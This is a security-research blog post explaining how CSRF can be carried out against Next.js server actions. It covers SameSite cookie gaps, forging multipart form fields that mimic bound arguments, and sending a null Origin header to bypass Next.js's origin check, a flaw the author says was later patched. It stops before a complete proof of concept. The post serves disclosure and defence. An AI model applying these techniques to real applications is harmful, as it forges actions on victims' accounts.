CSRF in the Age of Server Actions

A while ago I discovered that I enjoyed reading source code and hunting for vulnerabilities while understanding the developer's mindset.
Lately I've been reading the Next.js codebase, one of the dominant modern web frameworks.
Next.js applications implement data mutations using server actions (there are also API routes, but we will ignore them for now), which differ a bit from the traditional REST API approach.
I had always wondered how a Cross‑Site Request Forgery attack could be exploited against these functions, since it's commonly said that Next.js server actions have inherent CSRF protection...
It's often said that CSRF attacks are dead nowadays due to the way modern browsers work.
But sometimes, doing bug bounty, I'd see that an application was vulnerable to CSRF because it met certain conditions, but the truth is I had no idea how to exploit a server action...
That's why I started researching ways to exploit CSRF in this framework, and I've finally found an exploitation method!
After trying to search the internet I haven't found anything similar documented, rather than presenting a novel technique, this article is an exploitation guide for a largely unexplored area.
Most Next.js developers think (myself included a few weeks ago) that Next.js already protects against CSRF attacks, so these applications don't usually have strict CSRF protections like DOM-embedded tokens, the SameSite attribute...
If for example you search the internet for ways to implement CSRF tokens in server actions, you'll see there's no straightforward way to do it, there are no libraries or direct solutions.
It's often assumed assumed that this attack is not possible.
That's why today I'm here to talk about this attack vector against false assumptions!
If you're a developer I hope this article helps you learn how to mitigate this type of attack in your Next.js application, and if you're a hacker I hope you learn how to leverage this attack vector when possible in bug bounty or audits.
It's an intermediate-level article, and it's aimed at people with a basic knowledge of vulnerabilities, you don't need to know Next.js but you do need some basic knowledge of web browsers and CSRF.
If I started explaining what a Cross-Site Request Forgery is, my article wouldn't add anything new to the millions that already explain it, so if you don't know what CSRF is, I recommend you read the following section from PortSwigger.
There are many articles that already explain why CSRF is considered dead, this is because even if the developer is careless, modern browsers already implement strict protections against CSRF.
Let's take a look at these protections and what a modern CSRF attack typically looks like.
The Same-Origin Policy (SOP) is a browser security mechanism that restricts web pages from making requests to a different origin.
Cross-Origin Resource Sharing (CORS) is a mechanism that relaxes this policy by allowing servers to explicitly permit certain cross-origin requests.
Browsers block any cross-origin HTTP request that they don't consider a "CORS-safelisted request" unless the server allows it.
For a browser to allow a cross-origin request and consider it a CORS-safelisted request:
- The request must use the
GET,HEAD, orPOSTmethod - The request can only contain CORS-safelisted request headers with additional per-header restrictions
AcceptAccept-LanguageContent-LanguageContent-Typeapplication/x-www-form-urlencodedmultipart/form-datatext/plain
Range
If the request uses another method (PUT, DELETE, etc.), adds headers like X-Custom-Header, or uses a Content-Type like application/json, the browser will first send a preflight request.
If the server's preflight response doesn't include the appropriate CORS headers (Access-Control-Allow-Origin, Access-Control-Allow-Methods, Access-Control-Allow-Headers), the browser will block the request.
So any cross-origin CSRF request must meet these conditions (unless CORS is misconfigured, which I've never seen).
Cookies (🍪) have an attribute called SameSite that restricts the circumstances under which a browser should send that cookie in cross-site requests.
Cross-origin and cross-site are different: origin compares
scheme + host + port, while site comparesscheme + eTLD+1.
The values this attribute can have are:
SameSite=None: Cookies are sent in all types of requests, zero restrictions.SameSite=Lax: Cookies will only be sent in cross-site requests if:- It's a top-level navigation
- The request uses a safe method (
GET/HEAD)
SameSite=Strict: Cookies will not be sent in cross-site requests under any circumstance
With the arrival of this attribute, as you can see it's very difficult to pull off a cross-site CSRF attack, since most authentication cookies use SameSite=Lax, SameSite=Strict is practically never used because it would break many functionalities like authentication flows, and SameSite=None is also rarely used.
However, developers often overlook these details, and bad things start happening!
For example, what happens if the developer is watching  Netflix while Claude was working with too much context and forgot to set the
 SameSite attribute or set it incorrectly? What happens then?
The behavior if a cookie doesn't have the SameSite attribute set or has an incorrect value (different from None, Lax, or Strict) will depend on the user-agent (that's a cool way of saying browser):
Chrome and Chromium-based browsers (Edge, Brave...) did implement the default of SameSite as Lax in 2020 (SameSite Updates).
However, to avoid breaking login flows based on cross-site POST requests, a 2-minute window was implemented from the creation of a cookie without the SameSite attribute during which it will be sent in cross-site POST requests.
So if you can force the victim's session cookie to be renewed before visiting the CSRF payload, you can take advantage of that 2-minute window for the CSRF to work.
This can be done with a login CSRF which is usually common, or with endpoints that renew the session cookie:

With this, if you have an open redirect you could redirect after renewing the cookie to your site with the CSRF payload.
If you don't have an open redirect, you can open a window from your site with window.open, wait an interval for the cookie to be renewed, and execute the cross-site POST.
In both cases you ensure the cookie is less than 2 minutes old and that Chrome sends it in cross-site POST requests before applying defaults to Lax.
The fox browser doesn't implement SameSite=Lax by default, if it encounters a cookie without the SameSite attribute or with an invalid value like SameSite="", it will treat the cookie as SameSite=None, sending it in cross-site requests!
Years ago when Chrome took the step to use Lax by default, Firefox ran a test on a percentage of their users, however many websites broke, so the change was marked as WONTFIX👍.
You can read more here
Safari also doesn't fall back to SameSite=Lax, but it has a feature called Intelligent Tracking Prevention that uses machine learning to limit whether a cross-site domain can interact with third-party cookies.
From what I've tested with my iPad and from my tests, the cookie is treated as SameSite=None and is sent cross-site.


However, take this with a grain of salt because ITP or another environment like Safari Desktop might change the result.
These are the most widely used browsers, you can see
Default=Laxsupport for the rest of browsers here
We'll assume all CSRF attacks are cross-origin and cross-site, which is the most common case.
Understanding these modern browser protections against CSRF, here's a summary of what is typically needed for a CSRF attack where there's no application-level protection (for example via CSRF tokens), and only browser-level protection, the following conditions need to be met.
The request must be a CORS-safelisted request (e.g: POST + appropriate Content-Type + no custom headers)
The required cookie must not have a SameSite attribute of Lax or Strict
As we'll see later, any Server Action in Next.js uses the POST method, so the only scenarios where cookies will be sent cross-site and be exploitable are:
SameSite=None: Any browser.SameSite=INVALID_VALUEor not set: Exploitation depends on the browser as we've seen above.
Let's assume an application meets both conditions and doesn't have default CSRF protection, but uses server actions...
To know how to attack Server Actions we first need to know what they are, right?
In this section we'll look at what Server Actions are in Next.js, how they work under the hood, and how they are typically understood.
You don't need to have Next.js knowledge, but it is a required condition to follow me on X.
Next.js is built on top of React, and in React, a Server Action is nothing more than a function that runs on the server and can be called from the client (like a browser), it can be compared to RPC.
React's exact definition is:
"Server Functions allow Client Components to call async functions executed on the server."
I could give my own explanation but React's own documentation explains it perfectly:
"When a Server Function is defined with the "use server" directive, your framework will automatically create a reference to the Server Function, and pass that reference to the Client Component. When that function is called on the client, React will send a request to the server to execute the function, and return the result."
Basically you create a function with the "use server" directive:
  async function createNoteAction() {
    // Server Function
    'use server';
    await db.notes.create();
  }
When compiled, a reference is created on the server (an identifier), and that's what the browser receives, so the function body is never exposed to the browser.
So you can safely pass the server action to your client-side components:
"use client" indicates that this component runs in the browser (client-side)
"use client";

import {createNoteAction} from './actions';

function EmptyNote() {
  console.log(createNoteAction);
  // {$$typeof: Symbol.for("react.server.reference"), $$id: 'createNoteAction'}
  <button onClick={() => createNoteAction()} />
}
When the compiler builds the EmptyNote component, it will pass the reference of the createNoteAction function to the button component, when the button executes the logic of its onClick event, it won't execute the createNoteAction function in the browser.
The createNoteAction function and its body never reach the browser, the browser only receives a reference, which in Next.js is a hash such as 40c5896662e0b4c894e3b1edd659528f8843617a2b.
So what actually happens when the button fires the onClick callback?
When the user clicks the button, an HTTP request is made to the server with the server action/function reference, and the server will execute the function and return the result to the client, so all execution is server-side!

With our example, the HTTP request would look something like this:
POST / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0) Gecko/20100101 Firefox/148.0
Accept: text/x-component
Accept-Language: es-ES,es;q=0.9,en-US;q=0.8,en;q=0.7
Accept-Encoding: gzip, deflate
Referer: http://lvh.me:3000/
next-action: 007f04d521a3635835ab7969e613ebe844039cf4bf

["$T"]
and the server returns the result:
HTTP/1.1 200 OK
Vary: rsc, next-router-state-tree, next-router-prefetch, next-router-segment-prefetch, Accept-Encoding
Cache-Control: no-store, must-revalidate
Content-Type: text/x-component
Date: Sat, 07 Mar 2026 15:59:46 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 124

:N1772899186257.1575
0:{"a":"$@1","f":"","b":"development","q":"","i":false}
1:D{"time":0.35520000010728836}
1:"$undefined"
As you can see we're sending a body ["$T"] even though our createNoteAction function didn't receive anything, and we're receiving:
:N1772899186257.1575
0:{"a":"$@1","f":"","b":"development","q":"","i":false}
1:D{"time":0.35520000010728836}
1:"$undefined"
Everything we're seeing is serialized Flight Data.
Flight is the protocol React uses to communicate between the client and server when using React Server Components. Instead of returning traditional HTML or JSON, the server returns data serialized in an internal React format called RSC Payload.
It's a stream of instructions that React uses to reconstruct the component state on the client.
I already talked a lot about all this in the article /blog/react2shell and repeating it is outside the scope of this article, if you want to learn more about React internals I recommend reading it!
What you need to understand clearly is the flow:
- The browser sends an HTTP request with the Server Action identifier (
next-actionheader). - Next.js executes that function on the server with the specified arguments.
- The result is serialized and sent using the Flight protocol.
- The client receives that data.
- React deserializes it and renders it in the browser.
And the way to send the server action reference to the server is with the next-action header?
Well, yes and no, this depends on the type of server action!
Frameworks have to guarantee a ton of things for developers to choose them, like stability, security, performance...
But there's one thing that usually leads to vulnerabilities:
Compatibility✨
The framework has to primarily guarantee compatibility with different clients and environments.
If you were a web developer and wanted to build an application, would you choose Next.js to create your app if only  Internet Explorer users could use it?
That's why Next.js offers two types of server actions!
Fetch actions are invoked using fetch() via JavaScript.
The client makes a POST with the next-action header and the server action reference value (action-id), the server looks up the function associated with that identifier and executes it with the arguments you passed.
POST /app
Content-Type: text/plain
next-action: <action-id>

<serialized payload>
The response is an RSC payload (serialized Flight data) in JSON or stream.
It's like the example we saw before, you need JavaScript enabled in the browser to execute the server action.
For example, suppose you've created the following function called updateNote that updates a note :
export async function updateNote(noteId: string) {
  "use server";
  // Here you would typically perform some update logic, such as updating a note in a database
  console.log("Note updated!", noteId);
}
The "use server" directive can be defined at the top of the server actions file, or on the first line of the function body.
When the compiler sees that updateNote is in a file with the use server directive, it will create a reference at build time (action-id), like 4063501cdd1ff3919f26f064e85a0ff751feba7dd8.
Then suppose you have a button on each note to update it:
<button
  onClick={async () => {
    await updateNote("note-123");
  }}
>
When clicked, the browser makes a POST request to the root /, with the next-action header and the server action id defined at build time 4063501cdd1ff3919f26f064e85a0ff751feba7dd8 and the noteId payload serialized in React's language:

The HTTP request would be:
POST / HTTP/1.1
Host: localhost:3000
Accept: text/x-component
next-action: 4063501cdd1ff3919f26f064e85a0ff751feba7dd8

["note-123"]
In Next.js's source code, the framework checks whether a request it's a fetch action like this:
//  actionId = req.headers.get(`next-action`) ?? null
const isFetchAction = Boolean(
  actionId !== undefined && typeof actionId === 'string' && req.method === 'POST'
);
These are the type of server actions that are usually used, since nowadays applications are interactive and all browsers have JavaScript enabled.
However, sometimes our users won't have JavaScript enabled and won't be able to use browser APIs like fetch() or custom headers, as is the case with Multi-Page Applications.
A Multi-Page Application (MPA) is a web application where each page corresponds to an independent HTML document and navigation between pages causes the browser to load a new HTML from the server.
For example, each route /home, /about, /contact are separate pages, and when clicking a link the browser requests the page from the server, reloading the tab.
MPAs are the classic model of web applications, they've been used since the 90s, and what's characteristic about this type of application is that they didn't/don't use JavaScript.
One day, people realized that this type of application provided a slow user experience, since all data had to be requested from the server on every navigation. And when the experience is slow, users tend to click where they shouldn’t.

So it evolved towards another type of application called Single-Page Applications (SPA), where a lot of JavaScript is used, which allows the entire interface to load on a single HTML page, and navigation between "pages" happens without reloading the full page, using JavaScript to dynamically update the content and creating a smoother experience.
Since Next.js must guarantee compatibility with both web application models, the old and the new, it also supports what's known as Multi-Page Application Actions.
This type of server actions are invoked by a <form>, without JavaScript, the browser sends a POST with a multipart/form-data content-type containing the form data, and the response is an HTTP redirect or a full HTML page.
In Next.js's source code, it checks whether the request is an MPA action like this:
const isMultipartAction = Boolean(
  req.method === 'POST' && contentType?.startsWith('multipart/form-data')
);
Basically if it's a POST request and the content-type is multipart/form-data and the next-action header doesn't exist, it's an MPA action!
But if the next-action header isn't sent, how does Next.js know the identifier to look up the function to execute?
This depends on the server action and how arguments are passed to it, if we read the Next.js documentation:
"React extends the HTML <form>
element to allow Server Actions to be invoked with the action
attribute.
When used in a form, the function automatically receives the FormData object. You can then extract the data using the native FormData methods"
This means we'll use the action attribute of the form tag and our server action will receive the data in a FormData.
FormDatais a JavaScript interface that allows creating key-value pairs (field and value) as if they were HTML form data. It's used to send information to the server, for example withfetch()orXMLHttpRequest. The data is sent inmultipart/form-dataformat, just like when a web form submits files or fields to the server.
FormData is the type of object typically used to submit forms and upload files, when a form is submitted with enctype="multipart/form-data", this type of object will be used.
Let's suppose our previous server action was like this:
export async function updateNoteForm(data: FormData) {
  const noteId = data.get("noteId") as string;
  console.log("Note updated!", noteId);
}
As you can see we no longer receive noteId directly but instead receive a FormData and get the noteId using FormData.get.
So we can use it in an MPA form like this:
import { updateNoteForm } from './actions';

export function Form() {
  return (
    <form action={updateNoteForm}>
      <input type="text" name="noteId" />
      <button type="submit">Update Note</button>
    </form>
  );
}
If the user enters a value in the input and clicks the button...
Well, Next.js will still send a Fetch action with the next-action header (🥲).
POST / HTTP/1.1
Host: localhost:3000
next-action: 403b6414f08ebb4323a9131848dd017ee2b789fc0c
This is because React will always prioritize using JavaScript to improve the user experience, so React intercepts the form submit and instead of letting the browser do the native navigation, it does a fetch() with the next-action header, executing a fetch action instead of an MPA action.
We can avoid this behaviour by disabling JavaScript in the browser:
 Now if we submit the form again, the browser will now send the following request:
POST / HTTP/1.1
Host: localhost:3000
Origin: http://localhost:3000
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryF7abvXY07Alx0BaA

------WebKitFormBoundaryF7abvXY07Alx0BaA
Content-Disposition: form-data; name="$ACTION_ID_403b6414f08ebb4323a9131848dd017ee2b789fc0c"


------WebKitFormBoundaryF7abvXY07Alx0BaA
Content-Disposition: form-data; name="noteId"

123
------WebKitFormBoundaryF7abvXY07Alx0BaA--
And if you look at your application, the following HTML is rendered:
<form action="/" enctype="multipart/form-data" method="POST">
  <input type="hidden" name="$ACTION_ID_403b6414f08ebb4323a9131848dd017ee2b789fc0c" />
  <input type="text" name="noteId" />
  <button type="submit">Update Note</button>
</form>
The path used in the
actionattribute is not actually important for triggering the Server Action. As long as the request includes the correct$ACTION_*fields, Next.js will still resolve and execute the action. However, this path does determine where the user will be redirected after the form is processed, which can be useful when building exploit chains.
Basically we're sending a FormData with two key-value pairs:
{
  "$ACTION_ID_403b6414f08ebb4323a9131848dd017ee2b789fc0c": "",
  "noteId": "123"
}
The key starting with $ACTION_ID... contains the server action id (action_id), since we can't send the next-action header without JavaScript enabled (MPA), this is how Next.js receives the server action reference.
The rest of the FormData values are the visible fields of our form.
Why are MPA actions particularly interesting for CSRF?
As we saw before, in a cross-origin request you can't define custom headers, so if you sent a request with a header like next-action outside of the CORS-safelisted request headers, it would be blocked by the browser.

This is the point of using MPA actions in our exploit, even though the original server action is a fetch action, we can adapt it to invoke it as if it were an MPA action!
Our server action received a FormData as argument, however this type of object is not commonly used in modern Next.js server actions, the normal approach would be to use a TypeScript type or interface or something you could convert to a strict schema using a validator like Zod.
And if we send a FormData to a server action that expects a different schema, either the request would be blocked or it would straight up crash and throw an error.
import { z } from 'zod';

const schema = z.object({
  noteId: z.string(),
});

export async function updateNoteForm(noteId: string) {
  // This will throw an exception if the data does not match the schema
  const { noteId: validNoteId } = schema.parse({ noteId });

  console.log('Note updated!', validNoteId);
}
And the problem is that everything you send with a form and enctype="multipart/form-data" Next.js will parse into a FormData and that's what the server action will receive.
// action-handler.ts
const formData = await req.request.formData();
But remember that thing a framework has to guarantee?
Compatibility✨
So let's look at a workaround for our exploit!
Alright, we already know the two types of server actions.
But what if, as a developer, I want a server action to receive additional arguments besides the user's FormData from the form?
'use server';

// Receive arg1 and user formData
export async function updateNoteForm(arg1: string, formData: FormData) {
  // ...
}
How can I send arguments that aren’t included in the form if JavaScript is disabled in an MPA, and MPAs can only submit data via forms?
This is where Argument Binding comes in!
These are arguments that are pre-bound on the server to a Server Action using the .bind() method, for example our last server action was:
"use server"

export async function updateNoteForm(data: FormData) {
  const noteId = data.get("noteId") as string;
  console.log("Note updated!", noteId);
}
But what if I want to pass a userId argument to the server action from the client, without sending it through the form fields?
'use server';
// The server function will now receive the userId as an additional argument
export async function updateNoteForm(userId: string, data: FormData) {
  const noteId = data.get('noteId') as string;
  console.log('Note updated!', noteId, 'User id:', userId);
}
And in our form component we'd use it like this:
export function Form() {
  // Bound args are included in the DOM and serialized into the request payload, so do not use them for secrets.
  //  Nextjs overrides the bind function so the other data is sent when called
  const updateNoteWithUserId = updateNoteForm.bind(null, "user-1");

  return (
    <form action={updateNoteWithUserId}>
      <input type="text" name="noteId" />
      <button type="submit">Update Note</button>
    </form>
  );
}
Internally when React renders the component, it serializes the bound args (user-1) into React Flight format and puts them in hidden inputs.
The rendered HTML looks like this:
<form action="" enctype="multipart/form-data" method="POST">
  <input type="hidden" name="$ACTION_REF_1" />
  <input
    type="hidden"
    name="$ACTION_1:0"
    value='{"id":"60b7cc3c3fe28e9245f3be4e8e3bd14fb34df76e58","bound":"$@1"}'
  />
  <input type="hidden" name="$ACTION_1:1" value='["user-1"]' />
  <input type="text" name="noteId" />
  <button type="submit">Update Note</button>
</form>
As you can see the form has changed quite a bit and there are new fields and attributes, all of these are internal to React and Next.js.

reference_id: A sequential index (0,1,2...) used as a local ID to identify the server action within the form.action_id: The hash used as the server action identifier, it has the same value as thenext-actionheader.chunk_id: A sequential index (0,1,2...) that references a chunk in React Flight.
The
reference_idindex increments by 1 each time React renders a<form action={serverAction}>, it can have any numeric value in the request since it's a local index.
In React, a chunk is a piece of data that the server sends to the client to display or update a component.
With ACTION_REF_1 we tell Next.js that this form has bound args, and to look them up by reference_id equal to 1.
In
$ACTION_REF_X:Y,Xis thereference_idandYis thechunk_id
Next.js looks at the fields with $ACTION_1:Y (notice the fields must have the same reference_id, in this case 1) and interprets them as two React Flight chunks:
// Chunk 0 → $ACTION_1:0
0:{"id":"60b7cc3c3fe28e9245f3be4e8e3bd14fb34df76e58","bound":"$@1"}
// Chunk 1 → $ACTION_1:1
1:["user-1"]
Note that everything placed in the value attributes of hidden inputs with attribute name=$ACTION_X:Y is serialized for React Flight, so you can't just put something random.
I'm referring to HTML elements like <input> fields because these are what matter when crafting an HTML CSRF exploit.
On the server side, since the form uses enctype="multipart/form-data", Next.js will receive a FormData object structured like this:
$ACTION_REF_1  = ""
$ACTION_1:0    = {"id":"60b7cc3c3fe28e9245f3be4e8e3bd14fb34df76e58","bound":"$@1"}
$ACTION_1:1    = ["user-1"]
noteId         = "something (e.g: note123)"
For Next.js to understand anything, React first needs to deserialize the values, since they're in its "language".
React then deserializes the first chunk, chunk 0:
{
  "id": "60b7cc3c3fe28e9245f3be4e8e3bd14fb34df76e58",
  "bound": "$@1"
}
The first field, id, is a primitive string, so it's already resolved, but the second field, bound, is a React instruction ($@1).
In the Flight language this means it wants to replace $@1 with the value of chunk 1 when it becomes available, so after deserializing chunk 1, bound will contain the arguments from chunk 1 wrapped in a promise.
bound = Promise<["user-1"]>
Next.js can now use the values because they're in a language it understands (JavaScript), so it will call the function associated with that action_id from the id field with .bind() and pass it the arguments from the bound field:
var fn = requireModule(serverReference); // updateNoteForm(...)
return fn.bind.apply(fn, [null].concat(boundArgs));
We've seen the example of how an MPA action calls a server action that on the server was invoked with the .bind() method:
const updateNoteWithUserId = updateNoteForm.bind(null, 'user-1');
However this technique of binding arguments doesn't only apply to functions that have been called with .bind() from the server, this is what I've called Server Action Binding Confusion.
Basically, even if a server action doesn't have bound arguments defined in the server-side invocation, we can "trick" Next.js into believing that a server action has bound args.
This way we get Next.js to pass arguments of any type and not just FormData from a multipart/form-data request, allowing us to trigger any type of server action!
For example if we have a server action that receives a single parameter of type string:
'use server';
export async function deleteNote(noteId) {
  if (typeof noteId !== 'string') {
    throw new Error('noteId must be a string');
  }
  db.notes.delete(noteId);
}
You normally couldn't call this server action as an MPA action (HTML form), since the form sends a FormData and the server action expects a string.
In this case since the server action will receive a data type that isn't a string, it will throw Error('noteId must be a string').
However, with this technique you can trick Next.js into binding any arguments you want by making it believe they are bound arguments defined by the developer when invoking the function.
As a result, we can make Next.js bind a string argument to the server action.
Internally the "problem" comes from the decodeAction function that MPA actions use:
 exports.decodeAction = function (body, serverManifest) {
      var formData = new FormData(),
        action = null,
        seenActions = new Set();
      body.forEach(function (value, key) {
        key.startsWith("$ACTION_")
          ? key.startsWith("$ACTION_REF_")
            ? seenActions.has(key) ||
              (seenActions.add(key),
              (value = "$ACTION_" + key.slice(12) + ":"),
              (value = decodeBoundActionMetaData(body, serverManifest, value)),
              (action = loadServerReference(serverManifest, value)))
            : key.startsWith("$ACTION_ID_") &&
              !seenActions.has(key) &&
              (seenActions.add(key),
              (value = key.slice(11)),
              (action = loadServerReference(serverManifest, {
                id: value,
                bound: null
              })))
          : formData.append(key, value);
      });
This monstrosity of a ternary operator basically means that if the first key of the FormData starts with $ACTION_REF_, Next.js will assume that the server action has bound arguments and will blindly bind the arguments received from the frontend to the function, without verifying in the server module that the server action was actually invoked with .bind()!

I don't really think this is a vulnerability per se, since it would be difficult for Next.js in the server state to know when it should bind arguments and when it shouldn't.
I guess this is a design flaw that we can leverage as a gadget in some exploit chains.
With all this clear, let's now look at how and when we can exploit CSRF attacks on server actions.
The first thing is that we need the required cookie not to have the SameSite=Lax or SameSite=Strict attribute, so we need:
- The attribute not to be defined
- It to be
SameSite=Noneor an invalid value.
We'll assume we're always in a cross-origin scenario, since if you were same-origin you wouldn't have CORS or cookie restrictions.
Since we're going to be on another origin, we need the request to be CORS safe, that's why we've looked at MPA actions, since we can reference a server action's id from a form, without using a custom header like next-action, which would make the request not CORS safe.
So the only thing left would be to obtain a reliable way to adapt the server action's arguments to the format React expects so that Next.js can bind arguments to a server action!
But things aren't that simple, I'm afraid we still have another restriction to bypass.
Next.js has some checks to prevent CSRF, basically it checks that the Origin header matches the Host/X-Forwarded-Host header, if they're different it assumes we're in a cross-origin request case, and executes:
if (isCsrfOriginAllowed(originDomain, serverActions?.allowedOrigins)) {
  // Allow request
}
This function checks if the Origin is in the allowedOrigins:
/** @type {import('next').NextConfig} */

module.exports = {
  experimental: {
    serverActions: {
      allowedOrigins: ['my-proxy.com', '*.my-proxy.com'],
    },
  },
};
The allowedOrigins property is a list of origins configured by the developer as a whitelist.
Any origin not on the list will be blocked in cross-origin requests (if CORS doesn’t block it first).
However as can be seen in the source code:
export const isCsrfOriginAllowed = (
  originDomain: string,
  allowedOrigins: string[] = []
): boolean => {
  // DNS names are case-insensitive per RFC 1035
  // Use ASCII-only toLowerCase to avoid unicode issues
  const normalizedOrigin = originDomain.replace(/[A-Z]/g, (c) => c.toLowerCase());

  return allowedOrigins.some((allowedOrigin) => {
    if (!allowedOrigin) return false;

    const normalizedAllowed = allowedOrigin.replace(/[A-Z]/g, (c) => c.toLowerCase());

    return (
      normalizedAllowed === normalizedOrigin || matchWildcardDomain(originDomain, allowedOrigin)
    );
  });
};
This expression is not permissive by default, it only returns true if it finds a match in the whitelisted origins list, so even if the developer doesn't configure this protection, they'll still be protected because isCsrfOriginAllowed will return false for any external origin.
So is this a dead end? We can't make cross-origin requests?
Absolutely not.
If we read the code of the server actions handler:
if (!originDomain) {
  if (host?.type === HostType.XForwardedHost) {
    // some checks
  }

  // No x-forwarded-host: direct (non-proxied) request from a client that
  // doesn't send an Origin header (e.g. old browser). Warn and continue.
  warning = 'Missing `origin` header from a Server Actions request.';
} else if (!host || originDomain !== host.value) {
  // some checks
}
As we can see, if we don't send the Origin header or send Origin: null, Next.js only performs checks if we've sent the X-Forwarded-Host header (which we don't, since we're not using custom headers).
So to guarantee compatibility it will simply assume it's an old browser that doesn't support the Origin header, show a warning, and continue!
Compatibility✨
I reported this vulnerability to Vercel Open Source Program and I received a cool duplicate from a WONTFIX👍.

However it seems they hadn't understood the risk with the original report, so I replied with a new PoC explaining the risk to them.
Since I didn’t get a reply, I decided to open a new report after a week with a different and better explained PoC scenario, however it was closed again in less than an hour as a duplicate for the same WONTFIX👍:

While your report demonstrates a different attack vector, they exploit the same root cause in the same code location and would be remediated by the same fix.

The original report was evaluated by the program's security team and closed as Informative on January 20, 2026, with the determination that there was no significant security impact under their threat model.
Sometimes I love this job (😊)!
Update: This vulnerability has been patched in version 16.1.7. It has been assigned CVE-2026-27978, and a GHSA advisory is available.
What I was trying to explain to them in the new report is that there are some tricks in modern browsers to obtain an Origin: null, even though this header is a forbidden header.
Forbidden headers are headers that cannot be modified using JavaScript (
Origin,Host,Cookie...).
This means you can't simply fake it for example with fetch:
fetch('https://example.com/api', {
  method: 'GET',
  headers: {
    Origin: 'https://example.com',
  },
});
Otherwise the SOP would be useless, so any attempt to set them is silently ignored by the browser.
But there are other ways to get the origin header to end up being sent as null.
If we read The Web Origin Concept (RFC 6454):
If the origin is not a scheme/host/port triple, then return the
string null
So if we break any value of the scheme/host/port triple, for example by using the file:// protocol, the browser would follow the RFC and set the header Origin: null.
This type of origin is called an opaque origin, and it's an origin without a publicly reconstructable representation (in the way the RFC specifies).
